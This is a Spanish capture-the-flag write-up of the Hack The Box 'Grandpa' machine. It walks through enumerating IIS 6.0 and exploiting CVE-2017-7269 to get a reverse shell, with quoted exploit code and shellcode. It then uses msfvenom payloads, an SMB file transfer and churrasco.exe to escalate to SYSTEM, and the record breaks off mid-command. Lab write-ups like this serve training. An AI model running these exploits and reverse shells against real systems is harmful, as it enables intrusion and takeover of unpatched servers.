

Grandpa

Máquina windows easy

Enumeración y escaneo:

Se realiza una enumeración y escaneo de puertos, servicios y sitios web para acceder al objetivo.

Enumeración:

```
nmap -Pn -p- --open 10.10.10.14 -T4
```

```
(kali㉿kali)-[~/machineshtb/grandpa]
$ nmap -Pn -p- --open 10.10.10.14 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 16:49 GMT
Nmap scan report for 10.10.10.14
Host is up (0.10s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 109.17 seconds

(kali㉿kali)-[~/machineshtb/grandpa]
$
```

0.0.1. Versiones:

```
nmap -Pn -p80 -sCV 10.10.10.14 -T4
```

```
(kali@kali)-[~/machineshtb/grandpa]
$ nmap -Pn -p80 -sCV 10.10.10.14 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 16:51 GMT
Nmap scan report for 10.10.10.14
Host is up (0.100s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-webdav-scan:
|_ Server Type: Microsoft-IIS/6.0
|_ Server Date: Sun, 13 Apr 2025 16:51:57 GMT
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_ WebDAV type: Unknown
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_ http-title: Under Construction
|_ http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_ http-ntlm-info:
|_ Target_Name: GRANPA
|_ NetBIOS_Domain_Name: GRANPA
|_ NetBIOS_Computer_Name: GRANPA
|_ DNS_Domain_Name: granpa
|_ DNS_Computer_Name: granpa
|_ Product_Version: 5.2.3790
|_ http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds


(kali@kali)-[~/machineshtb/grandpa]
$
```


Buscamos directorios.

gobuster dir -u http://10.10.10.14/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "

```
(kali@kali)-[~/machineshtb/grandpa]
$ gobuster dir -u http://10.10.10.14/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "
=====
Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)
=====
[+] Url: Please try this site again at http://10.10.10.14/ the problem, try
[+] Method: contacting the Web site as GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,php,txt,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./
  3. From the (Status: 200) [Size: 1433]
/images
  4. Click Int (Status: 301) [Size: 149] [--> http://10.10.10.14/images/]
/Images
  (Status: 301) [Size: 149] [--> http://10.10.10.14/Images/]
/IMAGES
  (Status: 301) [Size: 149] [--> http://10.10.10.14/IMAGES/]
Progress: 141008 / 1764480 (7.99%)^C
[!] Keyboard interrupt detected, terminating.
```

Visitamos algunos sitios web





Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

Como podemos utilizar varios métodos como GET, COPY y PUT intentamos subir un archivo de ejemplo con PUT

`curl -s -X PUT http://10.10.10.14/ejemplo.txt d @ejemplo.txt`

```
(kali@kali)-[~/machineshtb/grandpa]
$ curl -s -X PUT http://10.10.10.14/ejemplo.txt d @ejemplo.txt

(kali@kali)-[~/machineshtb/grandpa]
$ nano ejemplo.txt

(kali@kali)-[~/machineshtb/grandpa]
$ cat ejemplo.txt
probando metodo put

(kali@kali)-[~/machineshtb/grandpa]
$
```

Al intentar subir me indica que requiere etiquetas

```
(kali㉿kali)-[~/machineshtb/grandpa]
$ curl -s -X PUT http://10.10.10.14/ejemplo.txt d @ejemplo.txt
<h1>Length Required</h1>
(kali㉿kali)-[~/machineshtb/grandpa]
$
```

The page cannot be found

The page you are looking for might have been removed, had its name changed, or is

cadaver

Pruebo tambien con la herramienta cadaver pero falla tambien.

cadaver http://10.10.10.14/

put /home/kali/machineshtb/grandpa/ejemplo.txt

```
(kali㉿kali)-[~/machineshtb/grandpa]
$ cadaver http://10.10.10.14/
dav:/> put /home/kali/machineshtb/grandpa/ejemplo.txt
Uploading /home/kali/machineshtb/grandpa/ejemplo.txt to '/ejemplo.txt':
Progress: [=====] 100.0% of 20 bytes failed:
403 Forbidden
dav:/>
```

[Grandpa] 0:bash 1:cadaver* 2:bash 3:gobuster-

davtest

Con la herramienta davtest verifico qué extensión de archivo puedo subir con el método put

davtest -url http://10.10.10.14/

```
(kali@kali)-[~/machineshth/grandpa]
$ davtest -url http://10.10.10.14/
*****
Testing DAV connection
OPEN SUCCEED: http://10.10.10.14
*****
NOTE Random string for this session: Qz50WLkLSn9
*****
Creating directory
MKCOL Use try the following FAIL
*****
Sending test files
PUT aspx FAIL
PUT txt FAIL
PUT pl FAIL
PUT cfm FAIL
PUT jhtml FAIL
PUT asp FAIL
PUT jsp FAIL
PUT html FAIL
PUT php FAIL
PUT htm FAIL
PUT cgi FAIL
*****
/usr/bin/davtest Summary:
(kali@kali)-[~/machineshth/grandpa]
```

Como no deja subir archivos en txt y demás, busco otras formas de subir archivos o ingresar a la máquina.

Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow CVE-2017-7269

Buscamos exploits que afecten a la versión de IIS 6.0

searchsploit IIS 6.0

```
(kali@kali)-[~/machineshth/grandpa]
$ searchsploit IIS 6.0
-----
Exploit Title | Path
-----
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow | windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service | windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX/' '.aspx' Remote Denial of Service | windows/dos/3965.pl
Microsoft IIS 6.0 - '/AUX/' '.aspx' Remote Denial of Service | windows/dos/15162.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow | windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1) | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch) | windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | windows/remote/19033.txt
-----
Shellcodes: No Results
Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows ...
```

la mayoría esta en php y perl , sin embargo validamos el que está escrito en Python.

```
kali@kali: ~/machineshtb/grandpa
(kali@kali)-[~/machineshtb/grandpa]
$ searchsploit IIS 6.0 -w

Exploit Title | Author | Platform | URL
-----|-----|-----|-----
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure | 0x00000000 | Windows | https://www.exploit-db.com/exploits/21057
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow | 0x00000000 | Windows | https://www.exploit-db.com/exploits/9541
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service | 0x00000000 | Windows | https://www.exploit-db.com/exploits/9587
Microsoft IIS 6.0 - '/AUX/ /'.aspx Remote Denial of Service | 0x00000000 | Windows | https://www.exploit-db.com/exploits/3965
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | 0x00000000 | Windows | https://www.exploit-db.com/exploits/15167
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow | 0x00000000 | Windows | https://www.exploit-db.com/exploits/41738
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass | 0x00000000 | Windows | https://www.exploit-db.com/exploits/8765
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1) | 0x00000000 | Windows | https://www.exploit-db.com/exploits/8704
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) | 0x00000000 | Windows | https://www.exploit-db.com/exploits/8806
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch) | 0x00000000 | Windows | https://www.exploit-db.com/exploits/8754
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | 0x00000000 | Windows | https://www.exploit-db.com/exploits/19033

Shellcodes: No Results

Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow CVE-2017-7269
```

Al visitar la web detectamos que afecta a versiones Windows server 2003

```
Description:Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If: <http://" in a PROPFIND request, as exploited in the wild in July or August 2016.
```

```
Additional Information: the ScStoragePathFromUrl function is called twice
```

```
Vulnerability Type: Buffer overflow
```

```
Vendor of Product: Microsoft
```

```
Affected Product Code Base: Windows Server 2003 R2
```

```
Affected Component: ScStoragePathFromUrl
```

```
Attack Type: Remote
```

```
Impact Code execution: true
```

```
Attack Vectors: crafted PROPFIND data
```

```
Has vendor confirmed or acknowledged the vulnerability:true
```

```
Discoverer:Zhiniang Peng and Chen Wu.
```

```
Information Security Lab & School of Computer Science & Engineering, South China University of Technology Guangzhou, China
```

```
...
```

```
#----- Our payload set up a ROP chain by using the overflow 3 times. It will launch a calc.exe which shows the bug is really dangerous.
```

```
#Written by Zhiniang Peng and Chen Wu, Information Security Lab & School of Computer Science & Engineering, South China University of Technology Guangzhou, China
```

```
#-----Email: edwardz@foxmail.com
```

```
import socket
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
sock.connect(('127.0.0.1',80))
```

```
pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
```

```
pay+='If: <http://localhost/aaaaaa>
```

```
pay+='\xe6\xbd\xa8\xe7\xal\xa3\xe7\x9d\xal\xe7\x84\xb3\xe6\xad\x6e\xe4\x9d\xbd\xe7\xa8\xb9\xe4\xad\xb7\xe4\xbd\xbd\xe7\x95\x93\xe7\xa9\x8f\xe4\xal\xa8\xe5\x99\xa3\xe6\xb5\xe4\xe6\xal\xe8\xe3\xa5\x93'
```

```
pay+=>
```

```
pay+=(Not <locktoken:writel>) <http://localhost/bbbbbbb>
```

```
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xb8\xa7\xe6\xad\xaf\xe4\xal\x85\xe3\x99\x86\xe6\x9d\xb5\xe4\x90\xb3\xe3\xal\xbl\xe5\x9d\xa5\xe5\x91\xa2\xe5\x90\xb5\xe5\x99\xal\xe6\xa5\x92\xe6\xa9\x93'
```

```
shellcode='WWYAAAAA444444AQAXAPAZ30ADABARALAYIAQAIAQAPASAAAPAZIAI1AIAJ111AIAJ111AIAJQ1A1YA2BABABABAB30APB94JB6X6WNN707Z8ZYBY2TMTJT1M017Y6Q010IELSKS0ELS3JSJMKKT03061'
```

válido la versión de la máquina desde lo que tira nmap

```
(kali@kali)-[~/machineshtb/grandpa]
$ nmap -Pn -p80 -sCV 10.10.10.14 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 16:51 GMT
Nmap scan report for 10.10.10.14
Host is up (0.100s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Sun, 13 Apr 2025 16:51:57 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PR
|_ http-title: Under Construction
|_ http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPP
|_ http-ntlm-info:
|   Target_Name: GRANPA
|   NetBIOS_Domain_Name: GRANPA
|   NetBIOS_Computer_Name: GRANPA
|   DNS_Domain_Name: granpa
|   DNS_Computer_Name: granpa
|_ Product_Version: 5.2.3790
|_ http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds

(kali@kali)-[~/machineshtb/grandpa]
```



El exploit abre una calculadora eso no me sirve por lo cual busque un exploit que tenga como shell code una reverse shell

```

Impact: Code execution: true
Attack Vectors: crafted PROPFIND data

Has vendor confirmed or acknowledged the vulnerability?: true

Discoverer: Zhiniang Peng and Chen Wu.
Information Security Lab & School of Computer Science & Engineering, South China University of Technology Guangzhou, China
...

#-----Our payload set up a ROP chain by using the overflow 3 times. It will launch a calc.exe which shows the bug is really dangerous
#Written by Zhiniang Peng and Chen Wu. Information Security Lab & School of Computer Science & Engineering, South China University of Technology Guangzhou, China
#-----Email: edwardz@foxmail.com

```

buscamos en internet un exploit

<https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell>

The screenshot shows a Google search interface with the query "CVE:2017-7269 github reverse shell" in the search bar. Below the search bar, there are three search results from GitHub. The first result is for the repository "g0rx/iis6-exploit-2017-CVE-2017-7269". The second result is for "geniuszly/CVE-2017-7269: is a PoC tool demonstrating an ...". The third result, which is highlighted with a yellow box, is for "iis6-exploit-2017-CVE-2017-7269/iis6 reverse shell at master".

The screenshot shows the GitHub repository page for "iis6-exploit-2017-CVE-2017-7269/iis6 reverse shell". The page displays the source code for the "iis6 reverse shell" file. The code is written in Python and includes imports for sys, struct, and socket. It defines a function to launch a reverse shell using a ROP chain. The code is highlighted with a yellow box.

copiamos el exploit y ejecutamos con python2

```
(kali㉿kali)-[~/machineshtb/grandpa]
$ python2 exploitgrandpa.py
usage: iis6webdav.py targetip targetport reverseip reverseport

(kali㉿kali)-[~/machineshtb/grandpa]
$
```

python2 exploitgrandpa.py 10.10.10.14 80 10.10.14.33 123

rlwrap nc -lvnp 123

```
Machines Target IP Address
(kali㉿kali)-[~/machineshtb/grandpa]
$ python2 exploitgrandpa.py 10.10.10.14 80 10.10.14.33 123
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 1744
If: <http://localhost/aaaaaaaaaaaaaa...>
<http://localhost/bbbbbbbb...>
B944JBRDDKLMN8KPM0KP4KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX10TKIGJSW4R0KC
```

```
(kali㉿kali)-[~/machineshtb/grandpa]
$ rlwrap nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.14] 1030
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

como ingresamos como nt authority tenemos acceso a superusuario buscamos las flags, pero no podemos acceder a la carpeta de harry y administrator.

```

C:\Documents and Settings>cd Harry
cd Harry
Access is denied.

C:\Documents and Settings>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\Documents and Settings

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:12 PM    <DIR>          Administrator
04/12/2017  05:03 PM    <DIR>          All Users
04/12/2017  05:32 PM    <DIR>          Harry
               0 File(s)                0 bytes
               5 Dir(s)      1,282,756,608 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator
Access is denied.

```

Escalada de privilegios SeImpersonatePrivilege

Validamos que privilegios tenemos habilitados y encontramos el SeImpersonatePrivilege

```

C:\Documents and Settings>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAuditPrivilege    Generate security audits                       Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process            Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token                  Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                         Enabled

C:\Documents and Settings>
[Grandpa] 0:python2- 1:rlwrap* 2:ruby 3:bash

```

Como esta máquina corre en Windows server 2003 utilizar Juicy Potato no es viable dado que solo sirve para equipos Windows server 2008 y 2016 y de escritorio Windows 7,8.1y 10

https://juggernaut--sec-com.translate.google.se/impersonateprivilege/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

- Windows 7 Enterprise
- Windows 8.1 Enterprise
- Windows 10 Enterprise
- Windows 10 Profesional
- Windows Server 2008 R2 Enterprise
- Centro de datos de Windows Server 2012
- Windows Server 2016 Standard

IMPORTANTE: Los ataques de Juicy Potato NO funcionan en versiones de Windows 10 iguales o posteriores a 1809; ¡y NO funcionan en Server2019 en absoluto!

SeImpersonatePrivilege churrasco

Al validar y buscar en internet como ganar acceso a super usuario con este privilegio en máquinas Windows antiguas encuentro un .exe

https://github.com/jivoi/pentest/blob/master/exploit_win/churrasco

A Google search results page with a dark theme. The search bar contains the text "SeImpersonatePrivilege windows server 2003". The first result is from GitHub, titled "pentest/exploit_win/churrasco at master", with a description: "Microsoft Windows XP/VISTA/2003/2008 - WMI Service Isolation Local Privilege Escalation Vulnerability | /usr/share/exploitdb/platforms/windows/local/32891.txt". The GitHub logo and repository path are visible. The Google logo and navigation links (1, 2, 3, Siguiente) are at the bottom.

A screenshot of a GitHub repository page for "jivoi" with the file "churrasco.exe". The file is an "Executable File" with 5 lines and 257 bytes. The content of the file is displayed in a code editor with line numbers 1 through 5. Line 1 contains the title "Microsoft Windows XP/VISTA/2003/2008 - WMI Service Isolation Local Privilege Escalation Vulnerability" followed by a pipe and a path. Line 2 is empty. Line 3 contains the URL "https://github.com/Re4son/Churrasco". Line 4 is empty. Line 5 contains the URL "https://github.com/Re4son/Churrasco/raw/master/churrasco.exe". The repository name "jivoi" and a commit hash "bc7cfc5" are visible at the top.

este debería correr como lo hace juicy potato

https://juggernaut--sec-com.translate.google.se/impersonateprivilege/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

[Troubleshooting_JuicyPotato_Errors](#)

Google Traductor inglés → español

```

root@kali:~/opt/Juggernaut/JUGG-cmarko
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.1.30 LPORT=80 -a x64 --platform Windows -f exe -o shell.exe
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

```

En este punto deberíamos tener JuicyPotato.exe y shell.exe en nuestro directorio de trabajo, listos para enviar a nuestra máquina víctima.

Descargue ambos archivos en la víctima utilizando cualquiera de las técnicas que se encuentran en esta publicación sobre transferencias de archivos.

```

C:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3497-74EF

Directory of C:\temp

05/26/2022  03:23 PM    <DIR>          .
05/26/2022  03:23 PM    <DIR>          ..
05/26/2022  03:20 PM             347,648 JuicyPotato.exe
05/26/2022  03:21 PM              7,168 shell.exe
               2 File(s)              354,816 bytes
               2 Dir(s)  38,302,818,304 bytes free

```

La idea es transferir el .exe a la máquina objetivo y también hacer una reverse shell con msfvenom obviamente teniendo en cuenta que grandpa es de 32 bits

```

C:\Documents and Settings>systeminfo
systeminfo

Host Name:                GRANPA
OS Name:                  Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:               5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:         HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 2 Hours, 9 Minutes, 35 Seconds
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                          [01]: x86 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              INTEL - 6040000
Windows Directory:         C:\WINDOWS
System Directory:           C:\WINDOWS\system32
Boot Device:                \Device\HarddiskVolume1

```

```

root@kali:~/opt/Juggernaut/JUGG-cmarko
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.1.30 LPORT=80 -a x64 --platform Windows -f exe -o shell.exe
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

```

En este punto deberíamos tener JuicyPotato.exe y shell.exe en nuestro directorio de trabajo, listos para enviar a nuestra máquina víctima.

Descargue ambos archivos en la víctima utilizando cualquiera de las técnicas que se encuentran en esta publicación sobre transferencias de archivos.

```

C:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3497-74EF

Directory of C:\temp

05/26/2022  03:23 PM    <DIR>          .
05/26/2022  03:23 PM    <DIR>          ..
05/26/2022  03:20 PM             347,648 JuicyPotato.exe
05/26/2022  03:21 PM              7,168 shell.exe
               2 File(s)              354,816 bytes
               2 Dir(s)  38,302,818,304 bytes free

```

La idea es transferir el .exe a la máquina objetivo y también hacer una reverse shell con msfvenom obviamente teniendo en cuenta que grandpa es de 32 bits

```

root@kali:~/machines/htb/grandpa
$ file churrasco.exe
churrasco.exe: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed, 3 sections

root@kali:~/machines/htb/grandpa
$

```

msfvenom reverse shell 32 bits x86

Creamos la reverse shell en 32 bits

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.33 LPORT=4444 EXITFUNC=thread -f exe -a x86 --platform windows -o shell32.exe
```

```
(kali@kali)-[~/machineshtb/grandpa]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.33 LPORT=4444 EXITFUNC=thread -f exe -a x86 --platform windows -o shell32.exe
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell32.exe

(kali@kali)-[~/machineshtb/grandpa]
$ file shell32.exe
shell32.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections

(kali@kali)-[~/machineshtb/grandpa]
$
```

Al ser tan antigua la máquina no creo que tenga certutil o curl por lo cual transferimos con smbserver.
impacket-smbserver carpeta .

```
(kali@kali)-[~/machineshtb/grandpa]
$ impacket-smbserver carpeta .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Ahora me dirijo a Temp y descargo los archivos
\\10.10.14.33\carpeta\churrasco.exe
copy \\10.10.14.33\carpeta\shell32.exe
Sin embargo, no paso

```

C:\WINDOWS\Temp>dir
C:\WINDOWS\Temp>dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\WINDOWS\Temp

09/16/2021  01:12 PM    <DIR>          .
09/16/2021  01:12 PM    <DIR>          ..
02/18/2007  03:00 PM             22,752 UPD55.tmp
12/24/2017  08:19 PM    <DIR>          vmware-SYSTEM
04/13/2025  07:44 PM             22,554 vmware-vmSvc.log
09/16/2021  01:15 PM              5,826 vmware-vmusr.log
04/13/2025  07:47 PM              637 vmware-vmvss.log
               4 File(s)              51,769 bytes
               3 Dir(s)  1,282,633,728 bytes free

C:\WINDOWS\Temp>
Grandpa 0:python2 1:rlwrap* 2:rubv 3:bash-

```

utilizamos el comando copy para pasar
 copy \\10.10.14.33\carpeta\churrasco.exe
 copy \\10.10.14.33\carpeta\shell32.exe

```

C:\WINDOWS\Temp>copy \\10.10.14.33\carpeta\shell32.exe
copy \\10.10.14.33\carpeta\shell32.exe
1 file(s) copied.

C:\WINDOWS\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\WINDOWS\Temp

04/13/2025  10:29 PM    <DIR>          .
04/13/2025  10:29 PM    <DIR>          ..
04/13/2025  09:46 PM             31,232 churrasco.exe
04/13/2025  10:06 PM             73,802 non_staged.exe
04/13/2025  10:27 PM             73,802 shell32.exe
02/18/2007  03:00 PM             22,752 UPD55.tmp
12/24/2017  08:19 PM    <DIR>          vmware-SYSTEM
04/13/2025  07:44 PM             22,554 vmware-vmSvc.log
09/16/2021  01:15 PM              5,826 vmware-vmusr.log
04/13/2025  07:47 PM              637 vmware-vmvss.log
               7 File(s)              230,605 bytes
               3 Dir(s)  1,282,969,600 bytes free

C:\WINDOWS\Temp>
Grandpa 0:python2 1:rlwrap* 2:rubv 3:bash-

```

ejecutamos como si utilizáramos juicy

Inicie un escucha netcat en el puerto 80 según el exploit que creamos y luego ejecute shell.exe usando JuicyPotato.exe, de la siguiente manera:

```
C:\temp\JuicyPotato.exe -t * -p C:\temp\shell.exe -l 443
```

```
C:\temp>C:\temp\JuicyPotato.exe -t * -p C:\temp\shell.exe -l 443
C:\temp\JuicyPotato.exe -t * -p C:\temp\shell.exe -l 443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 443
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Si vemos que el proceso se creó con éxito, deberíamos tener nuevamente un shell SYSTEM en nuestro oyente.

```
(root@kali) [/opt/Juggernaut/JUGG-cmarko]
nc -nvlp 80
listening on [any] 80 ...
```

churrasco.exe -t * -p C:\Temp\non_staged.exe -l 443 pero nos da error, validamos el .exe y ejecuta un comando con -d

```
Gatekeeper 3 Dir(s) 1,282,564,096 bytes free
C:\WINDOWS\Temp>churrasco.exe -t * -p C:\Temp\non_staged.exe -l 443
churrasco.exe -t * -p C:\Temp\non_staged.exe -l 443
'-t' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\Temp>churrasco.exe
churrasco.exe
/churrasco/-->Usage Churrasco.exe [-d] 'command to run'
C:\WINDOWS\TEMP
C:\WINDOWS\Temp>
```

churrasco.exe -d whoami


```

C:\WINDOWS\Temp>churrasco.exe -d whoami
churrasco.exe -d whoami
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
nt authority\system

C:\WINDOWS\Temp>
[Grandpa] 0:python2- 1:rlwrap* 2:rlwrap 3:bash

```

churrasco.exe -d "C:\WINDOWS\Temp\shell32.exe"

```

C:\WINDOWS\Temp>churrasco.exe -d "C:\WINDOWS\Temp\shell32.exe"
